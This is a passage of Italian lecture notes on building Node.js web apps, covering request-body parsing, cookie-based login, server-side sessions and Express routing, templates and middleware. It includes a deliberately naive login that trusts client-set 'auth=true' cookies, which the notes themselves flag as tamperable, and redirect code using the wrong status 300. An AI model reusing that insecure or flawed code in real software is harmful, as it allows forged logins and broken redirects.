Il corpo della richiesta potrebbe non essere ancora disponibile durante l'elaborazione della richiesta. Forse l'utente ha una connessione scadente o sta caricando file di grandi dimensioni e il corpo sarà disponibile in un secondo momento.

L'oggetto richiesta (`http.IncomingMessage`) estende `stream.Readable`. Ciò significa che genera un evento `data` quando un nuovo blocco di dati diventa disponibile nel corpo della richiesta e un evento `end` quando non ci sono più dati da utilizzare dal flusso.

Per leggere il corpo della richiesta, dobbiamo operare in modo asincrono, sfruttando questi due eventi.



È necessario un po' lavoro per leggere il corpo.

```
function parseRequestBody(request){
  return new Promise((resolve, reject) => {
    let body = [];
    request
      .on('data', chunk => { body.push(chunk); })
      .on('end', () => {
        body = Buffer.concat(body).toString();
        // at this point, `body` has the entire request body stored as a string
        let data = parseRequestBodyString(body);
        resolve(data);
      });
  });
}
```

Una volta letto il corpo come stringa, è sufficiente dividerlo per ottenere nomi e valori dei parametri.


Ricordiamo che il corpo è una stringa nella forma `p1=v1&p2=v2&...`

Ricordiamo inoltre che il corpo è codificato in URL. Es.: «Dimostra che P=NP» è codificato come «Dimostra+che+P%3DNP».

```
function parseRequestBodyString(body) {
  let data = {};
  let slices = body.split("&");
  for (let slice of slices) {
    let paramName = slice.split("=")[0];
    paramName = decodeURIComponent(paramName.replace(/\+/g, " "));
    let paramValue = slice.split("=")[1];
    paramValue = decodeURIComponent(paramValue.replace(/\+/g, " "));
    data[paramName] = paramValue;
  }
  return data;
}
```

Recall that the body is URL encoded!
E.g.: «Prove that P=NP» is encoded as
«Prove+that+P%3DNP»!

Anatomia di una tipica Web App:



Demo live!

Daremo un'occhiata all'intera to-do list app web.

Il codice sorgente è disponibile nei Materiali del Corso su Teams.


Lezione 12:

Implementazione di Web Apps con Node.js - Session Management:

Session Tracking:

Una data richiesta, di default, non contiene informazioni sulle richieste precedenti.

Come fa il server a sapere che un utente ha già effettuato l'accesso?



Il session tracking è un aspetto cruciale dello sviluppo web.

L'obiettivo è mantenere informazioni complete sulle interazioni degli utenti attraverso più richieste HTTP.

Consente ai server di "riconoscere" gli utenti e le loro azioni.


- In questo modo, le risposte possono essere personalizzate per diversi utenti/situazioni.

Un approccio naive - Cookies:

Un modo che abbiamo visto per un server di "memorizzare" i dati tra diverse richieste è l'impostazione dei cookie.

Idea:

- Gli utenti inviano una richiesta a una pagina dinamica, con nome utente e password come parametri.
- La pagina dinamica verifica se le credenziali sono corrette.
 - ❖ Se sono corrette, il server imposta i cookie per tenere traccia dell'interazione, ad esempio: Set-Cookie: auth=true; username=luigi.
 - ❖ Se non sono corrette, il server mostra una pagina di errore e non imposta alcun cookie.
- Le pagine dinamiche che richiedono l'autenticazione verificano la presenza del cookie di autenticazione.
 - ❖ Se il cookie è impostato, mostrano il contenuto.
 - ❖ Se il cookie non è impostato, reindirizzano alla pagina di login.



Memorizzare i dati sessione nei Cookies:

Gestione delle richieste di login:

Abbiamo un form di login con i campi usr e pwd, usando POST.

Analizziamo il corpo della richiesta come abbiamo fatto per salvare i to-do items.

Controlliamo che le credenziali siano corrette.

- In tal caso, reindirizziamo a «/»
- Impostiamo due cookie
 - ❖ Uno memorizza il nome utente.
 - ❖ L'altro è solo un valore booleano.
 - ❖ Entrambi scadono entro 1 ora.

```
if(isAuthenticated){
  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `auth=true; max-age=${60*60}`,
      `username=${user.username}; max-age=${60*60}`
    ]
  });
  response.end();
}
```

Se le credenziali non sono corrette, mostriamo la pagina di accesso e restituiamo un codice di errore 401.

```
if(!isAuthenticated){
  let renderedContent = pug.renderFile("./templates/login.pug",
    {"error": "Authentication failed. Check your credentials."});
  response.writeHead(401, {"Content-Type": "text/html"});
  response.end(renderedContent);
}
```

Recupero delle informazioni sulla sessione:

Vogliamo gestire le richieste in modo diverso a seconda che l'utente sia loggato o meno.

- Esempio: se un utente non autorizzato tenta di visitare/fare qualcosa, vogliamo mostrargli una pagina di errore 401 (Non autorizzato). Se un utente loggato tenta di fare lo stesso, vogliamo che veda la sua lista di cose da fare.

Per verificare se un utente ha effettuato l'accesso, dobbiamo controllare i cookie nelle richieste HTTP.

Vogliamo qualcosa come il seguente esempio:

```
function checkUserAuthentication(request){
  let cookies = parseCookies(request);
  if(cookies.auth){
    return [true, cookies.username]
  } else {
    return [false, undefined];
  }
}
```

Sfortunatamente, quando si analizzano i cookie, siamo di nuovo soli.

Nota: Ricorda che l'intestazione del cookie si presenta così: Cookie: auth=true; username=luigi.

Il seguente codice cerca di essere resiliente quando il valore di un cookie contiene "=". In genere, i cookie sono codificati in URL, ma non è richiesto dalle specifiche.

```
function parseCookies(request){
  const list = {};
  const cookieHeader = request.headers?.cookie;
  if (!cookieHeader) return list;

  cookieHeader.split(';').forEach(function(cookie) {
    let [ name, ...rest] = cookie.split('=');
    name = name?.trim();
    if (!name) return;
    const value = rest.join('=').trim();
    if (!value) return;
    list[name] = decodeURIComponent(value);
  });

  return list;
}
```

Recall that the Cookie header looks like this:

Cookie: auth=true; username=luigi

This code tries to be resilient when a cookie value contains "=". Typically, cookies are URL-encoded, but it's not required by specification

Agire in base allo stato della sessione:

Tutte le pagine della nostra app saranno influenzate dall'autenticazione dell'utente.

- ad esempio: la barra di navigazione mostrerà "Benvenuto, utente" invece di "Accedi" quando un utente è autenticato.

Vogliamo che queste informazioni siano disponibili a tutti i controllers.

Un modo per farlo sarebbe quello di modificare il metodo `handleRequest`:

```
function handleRequest(request, response){
  let [isUserAuthenticated, username] = checkUserAuthentication(request);
  let context = {
    isUserAuthenticated: isUserAuthenticated,
    username: username
  }

  switch(request.url){
    /* ... other routes ... */
    case "/todo":
      handleTodoListRequest(request, response, context); break;
  }
}
```

```
function handleTodoListRequest(request, response, context={}){
  if(!context.isUserAuthenticated){
    handleError(request, response, 401, "Unauthorized!");
  } else {
    switch(request.method){
      case "GET":
        handleTodoListRequestGet(request, response, context); break;
      case "POST":
        handleTodoListRequestPost(request, response, context); break;
      default:
        handleError(request, response, 405, "Unsupported method");
    }
  }
}
```

È ora di una demo live.

Daremo un'occhiata alla nuova versione della to-do list app web, con i dati delle sessioni memorizzati nei cookie.

Il codice sorgente è disponibile nei Materiali del Corso di Teams.

Server-Stored Sessions:

L'approccio basato sui cookie sembra funzionare ed è piuttosto semplice da implementare.

Purtroppo, è affetto da un problema critico.

- I cookie sono interamente controllati dai client.
 - ❖ È semplice manipolarli, rendendo la nostra autenticazione piuttosto inutile.
 - ❖ Un utente potrebbe modificare il valore del proprio cookie "username" con un altro nome utente, oppure potrebbe impostare autonomamente un cookie "username", senza mai visitare la pagina di login.
 - ❖ I problemi di manomissione possono essere risolti utilizzando cookie firmati.
 - ✓ Il server firma i cookie utilizzando la sua chiave privata. Finché la chiave privata è sicura, il server può riconoscere i cookie manomessi.

I problemi non si limitano alla manomissione dei dati dei cookie da parte degli utenti.

I browser applicano limitazioni ai cookie per evitare problemi di prestazioni.

- La dimensione dei cookie è generalmente limitata a 4096 byte.
- Ogni host può generalmente memorizzare fino a 20-50 cookie per dominio.

Quindi, come possiamo tenere traccia delle informazioni sensibili derivanti da interazioni precedenti e mitigare i problemi di manomissione?

Come possiamo archiviare più dati di quelli consentiti dai cookie?

Possiamo utilizzare il meccanismo Web Session (RFC 6265).

Web Sessions - Concetti di base:


Quando è necessario tenere traccia di alcune informazioni tra le richieste, il server web crea una sessione per un determinato client.

Una sessione (Session) è una struttura dati che memorizza coppie key-value, gestita e memorizzata sul server.

Una sessione è identificata da un ID di sessione univoco (noto anche come token di sessione).

L'ID di sessione viene passato al client (generalmente come un cookie).


I dati della sessione rimangono sul server e il client non può modificarli.



Implementazione delle sessioni da zero:

Implementare da zero un meccanismo di base per le sessioni in Node.js è piuttosto semplice.

Possiamo utilizzare gli oggetti Map JavaScript integrati. Una prima mappa associa ogni ID Sessione a una Sessione, che a sua volta è una mappa <Key, Value>.



```
class Session {

  constructor(){
    this.sessionStore = new Map();
  }

  createSession(){
    let sessionId = this.generateNewSessionId();
    this.sessionStore.set(sessionId, new Map());
    return sessionId;
  }

  storeSessionData(sessionId, key, value){
    return this.getSessionById(sessionId)?.set(key, value);
  }

  /* other methods ... */
}
```

See full example in Session.js

Usare le sessioni:

Quando un utente effettua l'accesso, creiamo una nuova sessione, memorizziamo i dati rilevanti al suo interno e trasmettiamo l'ID di sessione come cookie.

```
if(isAuthenticated){
  //create a new session for the user
  let sessionId = session.createSession();
  session.storeSessionData(sessionId, "username", user.username);
  session.storeSessionData(sessionId, "auth", true);
  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `sessionId=${sessionId}; max-age=${60*60}`
    ]
  });
  response.end();
}
```

Quando abbiamo bisogno di accedere ai dati della sessione, possiamo

```
function handleRequest(request, response){

  let userSession = session.getSessionFromRequest(request);
  let context = {
    isUserAuthenticated: userSession?.get("auth"),
    username: userSession?.get("username")
  }
  /* rest of the code */
}
```

```
getSessionFromRequest(request){
  let requestSessionId = parseCookies(request)["sessionId"];
  return this.getSessionById(requestSessionId);
}
```

Metodi per il Web Session Tracking:

L'utilizzo di un cookie per memorizzare l'ID di sessione è l'approccio più diffuso.

- Semplice, ampiamente supportato.

Esistono altri approcci:

- Riscrittura URL: l'ID di sessione viene aggiunto a ogni URL come parametro di query.
- Campi modulo nascosti: gli ID di sessione vengono memorizzati in campi form nascosti. Quando un utente invia un form, l'ID di sessione viene inviato insieme agli altri dati.

È ora di una demo live!

Ora daremo un'occhiata a una versione migliorata della to-do list app web, con meccanismi di sessione memorizzati sul server adeguati.

Il codice sorgente è disponibile nei Materiali del Corso su Teams.

Lezione 13:

Web Frameworks: Express

Un framework è un insieme predefinito di componenti software, strumenti e best practices che funge da base per lo sviluppo del software.

I framework web sono progettati specificamente per semplificare e snellire lo sviluppo di applicazioni web.

Forniscono un modo (strutturato) per creare e organizzare applicazioni web, riducendo la necessità per gli sviluppatori di partire da zero e reinventare la ruota:

- Gestione del routing.
- Modelli di rendering.
- Gestione delle sessioni web.
- Gestione dell'autenticazione/autorizzazione.

Nota: Framework e librerie software sono due cose diverse.

Librerie Software:

- Essenzialmente un insieme di funzioni che possiamo chiamare per svolgere un lavoro.
- Ogni chiamata esegue un lavoro e poi restituisce il controllo al chiamante.
- Il codice utente (ad esempio: il nostro metodo principale) controlla il flusso di esecuzione.

Framework:


- Incorpora un design astratto, con più comportamenti integrati.
- Il codice scritto dall'utente può essere integrato nel framework.
- Il framework controlla il flusso di esecuzione e richiama il codice utente quando risulta appropriato.

Principio dell'IoC (Inversion of Control):

IoC è una caratteristica distintiva dei framework.

Il flusso di controllo è invertito rispetto alla programmazione imperativa tradizionale.

- La responsabilità della gestione del flusso di controllo viene trasferita dallo sviluppatore al framework.



Componenti chiave dei Web Frameworks:

I framework web in genere includono:

- Funzionalità principali:
 - ❖ Routing; Parsing delle richieste; Validazione degli input; Gestione dei cookie; Sessioni, ecc.
- Motore di template:
 - ❖ Aiuta nel rendering di contenuti dinamici, separando la logica del codice dal livello di presentazione.
- Meccanismo ORM (Object-Relational Mapping):
 - ❖ Semplifica le interazioni con il database consentendo agli sviluppatori di lavorare con oggetti anziché con query SQL.

Opinioned Frameworks:

I framework possono essere più o meno opinioned.

Un framework (fortemente) opinioned è dotato di un rigido insieme di convenzioni predefinite, best practices e decisioni prese dai suoi creatori. Impone un modo specifico di fare le cose e lascia meno margine di manovra agli sviluppatori.

I framework unopinioned non impongono un modo specifico di fare le cose.

Pro:

- Garantisce livelli più elevati di coerenza tra i diversi progetti.
- Può accelerare lo sviluppo, riducendo l'affaticamento decisionale.

Contro:

- Potrebbe avere una curva di apprendimento più ripida.
- Potrebbe non essere sufficientemente flessibile per un determinato progetto.

Esistono diversi Frameworks tra cui scegliere, tra questi di nostro interesse è Express.

Express:

Si tratta di un Framework web veloce, senza preconcetti e minimalista per Node.js

- Di gran lunga il framework backend per Node.js più popolare.

```
@luigi → D/O/T/W/2/e/express-hello-world$ npm install express
```

```
import express from "express";

const app = express(); // creates an express application
const PORT = 3000;

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```


Express: Routing

Il routing si riferisce al modo in cui il framework determina come gestire una richiesta a un determinato endpoint.

Un percorso viene definito utilizzando metodi appropriati sull'oggetto app.

In genere, si utilizzano istruzioni nella forma

`app.<METHOD>(<PATH>, callback)`

Dove <METHOD> e <PATH> identificano un endpoint e callback è una funzione da eseguire per gestire le richieste a tale endpoint.

```
app.get("/hello", (req, res) => {  
  res.send("Hello");  
});
```

```
app.post("/hello", (req, res) => {  
  res.send("Hello Post");  
});
```

I percorsi di rotta possono essere stringhe, string patterns o espressioni regolari complete.

- In caso di più corrispondenze, si applica la prima rotta corrispondente.

```
app.get("/webtech", (req, res) => {  
  res.send("Web Technologies!");  
});  
  
//matches /webtech, /web-tech, /web-technologies, /webtechnologies, etc...  
app.get("/web(-)?tech*", (req, res) => {  
  res.send("Web Technologies Pattern!");  
});  
  
//matches /webtech, /wirelesstech, /wtech, /whatever-tech, etc...  
app.get(/^\/w.*tech$/, (req, res) => {  
  res.send("Web Technologies Regex!");  
});
```

Le Express routes possono anche catturare segmenti URL denominati parametri, dichiarati nel PATH utilizzando «:paramName».

- I parametri catturati sono resi disponibili nell'oggetto req.params.

```
//if a get request is made to /student/42/exams/TecWeb  
app.get("/student/:student_id/exams/:exam_name", (req, res) => {  
  res.send(req.params); //{ "student_id": "42", "exam_name": "TecWeb" }  
});  
  
//finer control over admissible param values can be defined using regex in  
//parentheses. The below route requires :student_id to be a series of digits.  
//It matches /student/42/exams/TecWeb, but not /student/bob/exams/TecWeb.  
app.get("/student/:student_id([0-9]+)/exams/:exam_name", (req, res) => {  
  res.send(req.params); //{ "student_id": "42", "exam_name": "TecWeb" }  
});
```

È anche possibile specificare più funzioni di gestione per una rotta.

- Queste funzioni si comportano come middleware.
- next è una callback alla prossima funzione di gestione da eseguire.

```
let f1 = function(req, res, next) {console.log("f1"); next();}
let f2 = function(req, res, next) {console.log("f2"); next();}
let f3 = function(req, res, next) {console.log("f3"); next();}

app.get("/handlers", [f1, f2, f3], (req, res) => {
  res.send("Done with all handlers");
})
```

Possiamo creare percorsi concatenabili usando app.route().

In questo modo, il percorso viene specificato in un'unica posizione (minore ridondanza) e i gestori specifici del metodo vengono concatenati.

```
app.route('/book')
  .get((req, res) => {
    res.send('Get a random book')
  })
  .post((req, res) => {
    res.send('Add a book')
  })
  .delete((req, res) => {
    res.send('Delete a book')
  });
```

Possiamo anche creare un router modulare, che può essere caricato secondo necessità:

```
//router.js
import express from "express";

export const router = express.Router();

router.get("/echo/:value", (req, res) => {
  res.send(req.params.value);
});
```

```
import { router as echoRouter } from "./router.js";
const app = express();
//other routes can be defined here as done earlier...
app.use("/custom", echoRouter); //load echoRouter (optionally in a certain path)
//requests to /custom/echo/:value will be handled by the router
app.listen(3000);
```

Express: Response Methods

Per inviare una risposta al client è necessario chiamare metodi appropriati sull'oggetto risposta (res), altrimenti la richiesta rimarrà in sospeso.

Method	Description
<u>res.download()</u>	Prompt a file to be downloaded.
<u>res.end()</u>	End the response process.
<u>res.json()</u>	Send a JSON response.
<u>res.jsonp()</u>	Send a JSON response with JSONP support.
<u>res.redirect()</u>	Redirect a request.
<u>res.render()</u>	Render a view template.
<u>res.send()</u>	Send a response of various types.
<u>res.sendFile()</u>	Send a file as an octet stream.
<u>res.sendStatus()</u>	Set the response status code and send its string representation as the response body.


Express: Renderizzare un Template

```
const app = express();
app.set("view engine", "pug");

app.get('/template', (req, res) => {
  res.render("template");
});

app.listen(3000);
```

```
//- file: /views/template.pug
doctype html
html
  head
    title Pug Template rendered in Express
  body
    h1 Rendering a Pug Template in Express
    p It's a straightforward process.
```




Inoltre, il set di dati nell'oggetto `res.locals` è disponibile per tutte le viste.

- Il set di dati in `res.locals` è disponibile per le viste che eseguono il rendering di `res`.



```
app.get("/example", (req, res) => {
  res.locals.items = [
    {name: "Web tech.", grade: "A+"},
    {name: "Soft. Eng.", grade: "A"},
    {name: "Calculus", grade: "B"},
  ]
  res.render("example");
});
```

```
//- file: /views/example.pug
doctype html
html
  head
    title List of Exams
  body
    h1 List of Exams
    each exam in items
      li #{exam.name} grade #{exam.grade}
```



Express: Ciclo Richiesta-Risposta

Il ciclo richiesta-risposta è il cuore del framework Express.



Middlewares:

In Express, i middleware sono funzioni che possono manipolare l'oggetto di richiesta e risposta corrente o eseguire codice arbitrario.

Vengono chiamati così perché vengono eseguiti tra la ricezione di una richiesta e l'invio della sua risposta.

I middleware vengono eseguiti nello stesso ordine in cui sono dichiarati.

Sono funzioni che accettano come argomenti di input:

